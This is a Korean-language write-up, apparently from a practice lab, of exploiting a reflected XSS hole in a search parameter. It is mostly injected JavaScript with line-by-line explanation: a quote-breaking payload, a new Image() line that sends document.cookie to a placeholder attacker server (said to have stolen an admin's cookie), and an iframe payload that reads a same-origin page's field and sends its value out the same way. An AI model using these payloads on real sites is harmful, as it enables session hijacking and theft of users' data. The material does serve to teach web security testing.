XSS Point 찾기
입력값이 출력되는 곳 확인
| 검색창(input)에 입력 | 결과 |
|---|---|
 |  |
XSS 종류
Reflected Stored
특징
- 입력값이 해당페이지에 출력이 확인됨
- GET방식 전송 -> URL에 스크립트를 삽입하기때문
| POST방식 전송확인 | GET방식 전송확인 |
|---|---|
 |  |
- GET방식과 POST방식 일치 -> GET방식도 가능
XSS 테스트
특수문자(<'">)TEST
<'">입력 | 결과(<'">) |
|---|---|
 |  |
<'">-><와>만 HTMLEntity 치환 ->'와"사용가능
-<와>못쓰기 때문에<script><img>등 태그 필터링 Skip
alert() TEST
test');alert(1);let+a=('입력 | 결과 |
|---|---|
 |  |
test');alert(1);let+a=('을 GET방식으로 전송
-->')을 쓴이유는 처음 설정된alert()을 닫기 위해서
-->alert(1);은 원하는 스크립트가 삽입되는지 확인하기위해 삽입
-->let+a=('를 삽입한 이유는 남은'에 대한 검색~~닫기위해


new Image()를 사용하여 쿠키탈취
new Image()삽입 | 결과 |
|---|---|
 |  |
-
test');new+Image().src="공격자서버URL?cookie="%2Bdocument.cookie;let+a=('삽입
-->new Image().src=''입력 -><img src=''>생성
--> URL뒤에Cookie라는 파라미터를 삽입해 정보를 받아올 수 있게함
-->document.cookie는 해당 페이지에 쿠기정보를 알 수 있는 속성 -
결과화면은 GET으로 받은 정보 확인
관리자페이지에 TEST
| 관리자TEST | 결과(쿠키탈취 성공) |
|---|---|
 |  |
test');new+Image().src="공격자서버URL?cookie="%2Bdocument.cookie;let+a=('가 포함된 URL제공
다른페이지에서 정보가져오기

<iframe>태그 삽입
<iframe> 삽입 | 결과 |
|---|---|
 |  |
파라미터에 삽입한 스크립트
test');
let+iframe=document.createElement('iframe');
iframe.src='가져올 URL';
iframe.width=400;
iframe.height=600;
document.body.appendChild(iframe);
let+b=('-
let iframe=document.createElement('iframe')
iframe 요소를 생성하는 코드 (대소문자 구분) -
iframe.src='URL';
iframe으로 가져올 URL 을 입력하는 코드 -
iframe.id='target'
생성될 iframe에 id값 부여 -
document.body.appendChild(iframe);
iframe태그를 body태그안에 생성하는 코드 (대소문자 구분) -
iframe.width=400;iframe.height=600;
iframe을 눈에 보이게 하기위해 설정한 높이 넓이 값

<iframe>태그에서 정보가져오기
| 정보 가져올수있는지 alert으로 확인 | 결과(mypage에서 가져온 정보) |
|---|---|
 |  |
test');
let+iframe=document.createElement('iframe');
iframe.src='가져올 URL';
iframe.id='target';
iframe.width=400;
iframe.height=600;
document.body.appendChild(iframe);
document.getElementById('target').onload=function(){
  let+target=document.getElementById('target');
  let+plz=target.contentDocument;
  let+i=plz.getElementsByName('info');
  alert(i[0].placeholder);
};
let+b=('-
document.getElementById('target').onload = function(){}
onload속성으로인해 완전히 로드된 후 함수실행 -
let+target=document.getElementById('target');
iframe.id='target'으로 지정한 iframe id값을 지정 -
let+plz=target.contentDocument;
iframe 요소의 문서(DOM)에 접근할 수 있게 해주는 속성 -
let+i=plz.getElementsByName('info');
iframe요소안에 가져올 정보가 있는 태그 지정(Name으로)
ex)<input type='' name='info' placeholder=''> -
alert(i[0].placeholder);
가져올 정보 선택 후 alert함수로 확인
i는 배열 ->i[0], i[1]....선택해야함
ex)<input type='' name='info' placeholder=''>


가져온 정보 <img>활용해서 GET방식으로 전송
new Image()삽입 | 결과 |
|---|---|
 |  |
test');
let+iframe=document.createElement('iframe');
iframe.src='가져올 URL';
iframe.id='target';
iframe.width=400;
iframe.height=600;
document.body.appendChild(iframe);
document.getElementById('target').onload=function(){
let+target=document.getElementById('target');
let+plz=target.contentDocument;
let+i=plz.getElementsByName('info');
new+Image().src="공격자서버URL?cookie="%2Bi[0].placeholder;
};
let+b=('-
new Image로<img>태그 생성 후 GET방식으로 정보를 보냄 -
결과화면은 GET으로 받은 정보 확인
